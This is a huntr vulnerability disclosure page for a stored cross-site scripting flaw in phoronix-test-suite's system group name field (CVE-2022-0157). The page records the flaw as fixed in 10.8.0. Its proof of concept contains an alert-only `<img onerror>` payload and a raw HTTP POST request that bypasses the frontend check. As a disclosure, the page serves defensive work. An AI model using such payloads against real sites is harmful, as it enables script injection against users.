huntr

Cross-site Scripting (XSS) - Stored in phoronix-test-suite/phoronix-test-suite

0

✔ **Valid**   Reported on Jan 3rd 2022

Description

Hi there phoronix test suite maintainer team. There is a stored XSS in phoronix-test-suite source code. This is in group name.

Proof of Concept

Install a local instance of phoronix test suite
Create an account and log in, then create a group with name `<img src=a onerror=alert(1)>` . Note that you cannot create this on the UI because JavaScript to forbid this is implemented. To do that, you need a tool like Burp Suite to bypass frontend check and create system group directly. A request for creating group with specials would look like this:

```
POST /?systems HTTP/1.1
Host: {phoronix}
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:96.0) Gecko/20
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,in
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: {phoronix}
Connection: close
Referer:{phoronix}?systems
Cookie: PHPSESSID=blfirmens92e3129mt1lsjt3m6; pts_websocket_server=ws%3A%2F
Upgrade-Insecure-Requests: 1

new_group=1235<img+src=a+onerror=alert(1)>
```

Chat with us

◀   ▶

After creating the system group, go back to `/?systems` and see that an alert pops up.

## Impact

This vulnerability is capable of stored XSS.

CVE
CVE-2022-0157
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
Medium (5.2)

Visibility
Public

Status
Fixed

Found by

M0rphling
@ktg9
amateur ∨

We are processing your report and will contact the **phoronix-test-suite** team within 24 hours.
a year ago

We have contacted a member of the **phoronix-test-suite** team and are waiting to hear back
a year ago

We have sent a follow up to the **phoronix-test-suite** team. We will try again in 7 days. a year ago

A **phoronix-test-suite/phoronix-test-suite** maintainer validated this vulnerability a year ago

M0rphling has been awarded the disclosure bounty ✔

Chat with us

The fix bounty is now up for grabs

A **phoronix-test-suite/phoronix-test-suite** maintainer marked this as fixed in **10.8.0** with commit **56fd0a** a year ago

The fix bounty has been dropped ✖

This vulnerability will not receive a CVE ✖

Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us